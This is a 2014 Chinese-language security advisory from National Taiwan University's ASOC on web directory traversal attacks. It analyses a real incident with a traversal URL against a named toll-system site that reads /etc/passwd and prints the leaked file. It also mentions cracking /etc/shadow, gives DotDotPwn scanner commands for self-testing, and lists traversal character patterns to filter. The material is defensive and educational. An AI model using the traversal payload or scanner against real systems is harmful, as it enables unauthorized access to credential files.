臺灣大學計資中心網路組
北區學術資訊安全維運中心

資訊安全分析報告

網頁主機目錄遊走攻擊

簡介與防制

北區 ASOC 團隊製

2014/02

1. 目錄遊走攻擊簡介


目錄遊走（Directory Traversal）多為網頁伺服器管理者未將系統目錄設定足夠安全性，使有心人士可以利用特定語法，如../../ ，跨越並跳脫正常網頁路徑，直接存取特定路徑之檔案，這些內容多為系統重要資訊，如Linux 系統下包含密碼之/etc/passwd 或/etc/shadow 等，有心人士取得相關檔案，加以組合與破解，即能取得系統管理者權限。

2. 目錄遊走攻擊重要案例分析

2014 年 1 月 6 日遠通電收重要系統資訊外洩，內容遭放置於貼圖網站，貼圖內容如下，1 月 7 日立法委員與各主流媒體爭相報導，成為全台新聞關注焦點。經分析後，發現該外漏之檔案為 Linux 作業系統之/etc/passwd 檔，本檔案與/etc/shadow 形成一組對映，真實密碼編碼後儲存於/etc/shadow 檔內，本次雖僅被公佈/etc/passwd 檔，但很有可能/etc/shadow 也遭竊取。

Linux 作業系統中的 /etc/shadow 檔案是用來儲放 Linux 相關資訊與帳號密碼的檔案，/etc/shadow 檔雖將檔案編碼，但仍可使用工具進行破

解，如 Ophcrack 即為坊間知名之密碼破解工具，在取得密碼與管理者帳號後，可進行遠端登入作業，完整控制主機。



```
# http://www.fetc.net.tw/portal/front/staticPage?
articleId=402880fd1eafaeee011eafefd1d60005&path=../../../../../../../../../../../../../../etc/passwd


at:x:25:25:Batch jobsdaemon:/var/spool/atjobs:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
haldaemon:x:101:102:User for haldaemon:/var/run/hal:/bin/false
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
messagebus:x:100:101:User for D-BUS:/var/run/dbus:/bin/false
news:x:9:13:News system:/etc/news:/bin/bashnobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
ntp:x:74:103:NTP daemon:/var/lib/ntp:/bin/falseroot:x:0:0:root:/root:/bin/bash
sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false
suse-ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-fakehome:/bin/bash
tomcat:x:103:105:Tomcat - Apache Servlet/JSP Engine:/usr/share/tomcat5:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
```

/etc/passwd 結構：

帳號名稱：密碼：UID：GID：使用者資訊說明：家目錄：Shell

/etc/shadow 結構：


帳號名稱：密碼：最近更動密碼的日期：密碼不可被更動的天數：密碼需重新變更天數：密碼需變更期限前之警告天數：密碼失效日：帳號失效日期：保留

3. 如何自我檢查主機是否具有目錄遊走情況

可利用檢測工具 DotDotPwn 來自我檢查主機是否有目錄遊走之弱點，DotDotPwn 是利用 Perl 所撰寫的目錄遊走掃瞄工具，可至官方 Blog 下載最新版本(*http://dotdotpwn.blogspot.tw/*)，因為是使用 Perl 所撰寫，所以必須在本機安裝 Perl 所需要的編譯器，可至 Perl 官方網站下載(*http://www.perl.org/get.html*)。使用 ActivePerl 或者 Strawberry 皆可。

不同通訊協定皆可使用 DotDotPwn 進行掃描，所以在使用前，請先至 CPAN(*http://www.cpan.org/*)下載並將下列這些通訊協定模組置於 *:\Perl64\lib 中，以便 DotDotPwn 調度使用。

而在完成相關環境設定後，可使用 cmd 來開啟 DotDotPwn 主程式，" DotDotPwn.pl" ，若環境設定成功，可以成功看到歡迎畫面與相關參數設定說明。



而 DotDotPwn 基本使用參數如下:

./dotdotpwn.pl -m http -h 192.168.1.1 -x 80 -f /etc/hosts -d 8 -t 200 –s

而關於各參數說明如下:

-m *使用哪種通訊協定進行掃描*

-h *欲掃瞄的 host 主機，可填入 IP address 或 domain name*

-x 透過哪個 port 與 host 主機進行連線，Http 主機通常指定為 80


-f 欲尋找的目錄名稱，可指定重要資料夾名稱進行掃描

-d 設定掃瞄資料夾深度，預設為 5，一般可設定為 8


-t 設定每次掃描間隔，200 為 0.2 秒一次，一秒內 5 次

-s 會將本次掃瞄報告儲存於 DotDotPwn 資料夾下


輸入完指令後，會出現確認畫面，請使用者確認指令參數是否正確，正確則鍵入 ENTER 後開始執行掃描作業(ctrl+c 可中斷掃瞄)。




DotDotPwn 掃瞄中的畫面:



掃瞄完成後的畫面，可由 Total Traversals found 項目來確認是否發現目錄遊走之弱點。



同時於 Report 資料夾中可查看前次掃描紀錄。



4. 如何預防主機目錄遊走問題

要防禦目錄遊走問題，基本上可概略區分為前端及後端，在前端防禦上，須設定 http service 可存取之資料夾，限制可存取的資料夾範圍，避免攻擊者透過此弱點越權存取；同時在外部使用者透過網址傳值時，需先行檢查是否內含敏感字元

(*"..\" ," /.." ," NULL(%00)" ," (%2E)" ," (%20)" ," (%+)"*)，若傳遞數值包含這些敏感字元，就需於前端過濾，防範非法路徑跳脫。

而後端防禦，則是著重於本機 http Service 軟體的更新，某些版本的 Apache http service 存在弱點，可讓外部攻擊者繞過前端程式，直接呼叫 Apache 中部份元件，並透過路徑跳脫字元進行非法存取，可能造成敏感資料外洩，或者利用取得的敏感資料進行下一次攻擊。故定期修補更新本機 http server 軟體是非常重要的。也唯有前後端防禦並重，才能徹底防禦目錄遊走攻擊，將風險降至最小。


臺中網路組北區學術資訊安全維運中心
NTU-ASOC